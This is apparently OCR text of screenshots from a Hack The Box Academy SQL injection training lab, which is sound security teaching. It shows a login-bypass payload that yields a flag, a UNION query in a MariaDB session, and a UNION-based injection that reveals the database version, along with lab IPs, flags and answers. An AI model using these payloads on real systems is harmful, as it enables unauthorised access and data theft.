Click here to try again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
Inlanefreight
94.237.50.221:33934
Admin panel
Executing query: SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password = '21232f297a57a5a743894a0e4a801fc3';
Login failed!
Username
Password
Login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
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Admin panel
Executing query: SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password = '21232f297a57a5a743894a0e4a801fc3';
Login failed!
Username
'or id=5)#
Password
Login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Screenshot taken
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
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Admin panel
Executing query: SELECT * FROM logins WHERE (username=''or id=5)#' AND id > 1) AND password = '81dc9bdb52d04dc20036dbd8313ed055';
Login successful as user: superadmin
Here's the flag: cdad9ecdf6f14b45ff5c4de32909caec
Click here to try again.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


TryHackMe | Dashboard
Success
Congratulations! You earned 1 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): 94.237.50.221:33934
Life Left: 88 minute(s)
+1 Login as the user with the id 5 to get the flag.
cdad9ecdf6f14b45ff5c4de32909caec
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next
Powered by HACKTHEBOX



kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 94.237.57.115 -P 41234 -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
| Database |
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
5 rows in set (0.158 sec)
MariaDB [(none)]> use employees
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [employees]> show tables;
| Tables_in_employees |
| current_dept_emp |





```
kali@kali: ~
File  Actions  Edit  View  Help
| 10638 | 1955-08-29 | Uri       | Juneja        | F      | 1989-08-28 |
| 10639 | 1959-08-31 | Kaijung   | Rodham        | M      | 1985-09-11 |
| 10640 | 1964-12-26 | Gila      | Lukaszewicz   | M      | 1997-02-11 |
| 10641 | 1952-07-22 | Nathan    | Ranta         | F      | 1985-08-11 |
| 10642 | 1961-09-05 | Rimli     | Dusink        | F      | 1998-09-20 |
| 10643 | 1962-09-28 | Bangqing  | Kleiser       | F      | 1986-06-06 |
| 10644 | 1954-05-26 | Keiichiro | Lindqvist     | M      | 1993-10-28 |
| 10645 | 1963-11-03 | Khaled    | Kohling       | M      | 1985-10-10 |
| 10646 | 1962-02-26 | Pohua     | Sichman       | F      | 1989-01-12 |
| 10647 | 1960-10-12 | Siamak    | Salverda      | F      | 1987-05-10 |
| 10648 | 1963-06-04 | DeForest  | Mullainathan  | M      | 1997-04-07 |
| 10649 | 1952-02-26 | Navin     | Argence       | F      | 1990-04-24 |
| 10650 | 1958-09-24 | Dekang    | Lichtner      | F      | 1993-01-12 |
| 10651 | 1953-03-07 | Zito      | Baaz          | M      | 1990-09-27 |
| 10652 | 1961-08-03 | Berhard   | Lenart        | M      | 1986-04-21 |
| 10653 | 1956-09-05 | Patricia  | Breugel       | M      | 1993-10-13 |
| 10654 | 1958-05-01 | Sachin    | Tsukuda       | M      | 1997-11-30 |
+-------+------------+-----------+---------------+--------+------------+
654 rows in set (0.312 sec)

MariaDB [employees]> SELECT * FROM employees UNION SELECT dept_no, dept_name,3,4,5,6 FROM departments;
+--------+--------------------+------------+--------------+--------+------------+
| emp_no | birth_date         | first_name | last_name    | gender | hire_date  |
+--------+--------------------+------------+--------------+--------+------------+
| 10001  | 1953-09-02         | Georgi     | Facello      | M      | 1986-06-26 |
| 10002  | 1952-12-03         | Vivian     | Billawala    | F      | 1986-12-11 |
| 10003  | 1959-06-16         | Temple     | Lukaszewicz  | M      | 1992-07-04 |
| 10004  | 1956-11-06         | Masanao    | Rahimi       | M      | 1986-12-16 |
| 10005  | 1962-12-11         | Sanjay     | Danlos       | M      | 1985-08-01 |
| 10006  | 1963-12-30         | Marie      | Stafford     | M      | 1988-10-10 |
| 10007  | 1959-06-28         | Huai       | Motley       | M      | 1991-04-04 |
| 10008  | 1961-09-21         | Gita       | Farris       | M      | 1987-04-03 |
| 10009  | 1960-09-25         | Mitchel    | Pramanik     | F      | 1997-07-23 |
| 10010  | 1960-09-25         | Geoff      | Gulik        | F      | 1993-11-25 |
```





```
kali@kali: ~
File  Actions  Edit  View  Help
| 10634  | 1962-10-29         | Prasadram  | Waleschkowski | M      | 1994-01-04 |
| 10635  | 1959-06-28         | Gino       | Usery         | M      | 1991-02-11 |
| 10636  | 1955-01-02         | Yunming    | Mitina        | F      | 1991-03-07 |
| 10637  | 1954-08-25         | Mohammed   | Pleszkun      | M      | 1986-02-21 |
| 10638  | 1955-08-29         | Uri        | Juneja        | F      | 1989-08-28 |
| 10639  | 1959-08-31         | Kaijung    | Rodham        | M      | 1985-09-11 |
| 10640  | 1964-12-26         | Gila       | Lukaszewicz   | M      | 1997-02-11 |
| 10641  | 1952-07-22         | Nathan     | Ranta         | F      | 1985-08-11 |
| 10642  | 1961-09-05         | Rimli      | Dusink        | F      | 1998-09-20 |
| 10643  | 1962-09-28         | Bangqing   | Kleiser       | F      | 1986-06-06 |
| 10644  | 1954-05-26         | Keiichiro  | Lindqvist     | M      | 1993-10-28 |
| 10645  | 1963-11-03         | Khaled     | Kohling       | M      | 1985-10-10 |
| 10646  | 1962-02-26         | Pohua      | Sichman       | F      | 1989-01-12 |
| 10647  | 1960-10-12         | Siamak     | Salverda      | F      | 1987-05-10 |
| 10648  | 1963-06-04         | DeForest   | Mullainathan  | M      | 1997-04-07 |
| 10649  | 1952-02-26         | Navin      | Argence       | F      | 1990-04-24 |
| 10650  | 1958-09-24         | Dekang     | Lichtner      | F      | 1993-01-12 |
| 10651  | 1953-03-07         | Zito       | Baaz          | M      | 1990-09-27 |
| 10652  | 1961-08-03         | Berhard    | Lenart        | M      | 1986-04-21 |
| 10653  | 1956-09-05         | Patricia   | Breugel       | M      | 1993-10-13 |
| 10654  | 1958-05-01         | Sachin     | Tsukuda       | M      | 1997-11-30 |
| d009   | Customer Service   | 3          | 4             | 5      | 6          |
| d005   | Development        | 3          | 4             | 5      | 6          |
| d002   | Finance            | 3          | 4             | 5      | 6          |
| d003   | Human Resources    | 3          | 4             | 5      | 6          |
| d001   | Marketing          | 3          | 4             | 5      | 6          |
| d004   | Production         | 3          | 4             | 5      | 6          |
| d006   | Quality Management | 3          | 4             | 5      | 6          |
| d008   | Research           | 3          | 4             | 5      | 6          |
| d007   | Sales              | 3          | 4             | 5      | 6          |
+--------+--------------------+------------+---------------+--------+------------+
663 rows in set (0.326 sec)

MariaDB [employees]>
```



Hack The Box - Academy
SQL Injection Fundament
https://academy.hackthebox.com/module/33/section/806
Success
Congratulations! You earned 1 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): 94.237.57.115:41234
Life Left: 86 minute(s)
Authenticate to 94.237.57.115:41234 with user "root" and password "password"
+1 Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.
663
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php
Search for a port:
N select 1,@@version,3,4-- -
Search
Port Code
Port City
Port Volume



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php?port_code=cn'+UNION+select+1%2C%40%40version%2C3%2C4--+-
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Search for a port:
elect 1,@@version,user(),4-- -
Search
Port Code
Port City
Port Volume
10.3.22-MariaDB-1ubuntu1
3
4

